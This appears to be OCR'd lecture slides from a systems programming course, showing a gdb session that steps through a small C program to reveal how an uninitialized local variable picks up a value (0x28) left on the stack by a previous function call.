
```
debian@debian:~/COMSC-142$ cat adder.c
#include <stdio.h>

int assign(void) {
    int y = 40;
    return y;
}

int adder(void) {
    int a;
    return a + 2;
}

int main(void) {
    int x;
    assign();
    x = adder();
    printf("x is: %d\n", x);
    return 0;
}debian@debian:~/COMSC-142$
```

Demo: adder

- gdb -q adder
- break * assign
- break* adder
- set style enabled off
- run
- disassemble assign
- print $esp
- print $ebp
- x/16x $ebp - 0x30


COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 4...

```
(gdb) disassemble assign
Dump of assembler code for function assign:
=> 0x5655618d <+0>:     push   %ebp
   0x5655618e <+1>:     mov    %esp,%ebp
   0x56556190 <+3>:     sub    $0x10,%esp
   0x56556193 <+6>:     movl   $0x28,-0x4(%ebp)
   0x5655619a <+13>:    mov    -0x4(%ebp),%eax
   0x5655619d <+16>:    leave
   0x5655619e <+17>:    ret
End of assembler dump.
(gdb) print $esp
$3 = (void *) 0xffffd4ac
(gdb) print $ebp
$4 = (void *) 0xffffd4c8
(gdb) 
```



COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 75×7

```
(gdb) x/16x $ebp - 0x30

0xffffd498:     0xf7c1ca4f      0xf7e1d048      0xf7fc14b0      0xf7fd97cb
0xffffd4a8:     0xf7c1ca4f      0x565561c3      0xffffd4f0      0xf7fc1688
0xffffd4b8:     0xf7fc1b60      0x00000001      0x00000001      0xffffd4e0
0xffffd4c8:     0x00000000      0xf7c232d5      0x00000000      0x00000070
(gdb) 
```

Demo: adder


- nexti 5
- disassemble assign
- print $esp
- print $ebp
- x/16x $ebp - 0x30

- *Notice the **0x28** written to the stack (decimal 40)*



COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 4...

```
(gdb) disassemble assign

Dump of assembler code for function assign:
   0x5655618d <+0>:     push   %ebp
   0x5655618e <+1>:     mov    %esp,%ebp
   0x56556190 <+3>:     sub    $0x10,%esp
   0x56556193 <+6>:     movl   $0x28,-0x4(%ebp)
   0x5655619a <+13>:    mov    -0x4(%ebp),%eax
=> 0x5655619d <+16>:    leave
   0x5655619e <+17>:    ret
End of assembler dump.
(gdb) print $esp

$5 = (void *) 0xffffd498
(gdb) print $ebp

$6 = (void *) 0xffffd4a8
(gdb) 
```




COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 77×7

```
(gdb) x/16x $ebp - 0x30

0xffffd478:     0xf7ffd608      0x00000000      0xf7ffcff4      0x0000002c
0xffffd488:     0x00000000      0xffffdfdb      0xf7fc7550      0x00000000
0xffffd498:     0xf7c1ca4f      0xf7e1d048      0xf7fc14b0      0x00000028
0xffffd4a8:     0xffffd4c8      0x565561c3      0xffffd4f0      0xf7fc1688
(gdb) 
```

Demo: adder


- continue
- disassemble adder
- print $esp
- print $ebp
- x/16x $ebp - 0x30

  - *Notice the **0x28** left over on the stack*



COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 —...

```
(gdb) disassemble adder

Dump of assembler code for function adder:
=> 0x5655619f <+0>:     push   %ebp
   0x565561a0 <+1>:     mov    %esp,%ebp
   0x565561a2 <+3>:     sub    $0x10,%esp
   0x565561a5 <+6>:     mov    -0x4(%ebp),%eax
   0x565561a8 <+9>:     add    $0x2,%eax
   0x565561ab <+12>:    leave
   0x565561ac <+13>:    ret
End of assembler dump.
(gdb) print $esp

$16 = (void *) 0xffffd4ac
(gdb) print $ebp

$17 = (void *) 0xffffd4c8
(gdb) 
```




COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 78×7

```
(gdb) x/16x $ebp - 0x30

0xffffd498:     0xf7c1ca4f      0xf7e1d048      0xf7fc14b0      0x00000028
0xffffd4a8:     0xffffd4c8      0x565561c8      0xffffd4f0      0xf7fc1688
0xffffd4b8:     0xf7fc1b60      0x00000001      0x00000001      0xffffd4e0
0xffffd4c8:     0x00000000      0xf7c232d5      0x00000000      0x00000070
(gdb) 
```

Demo: adder

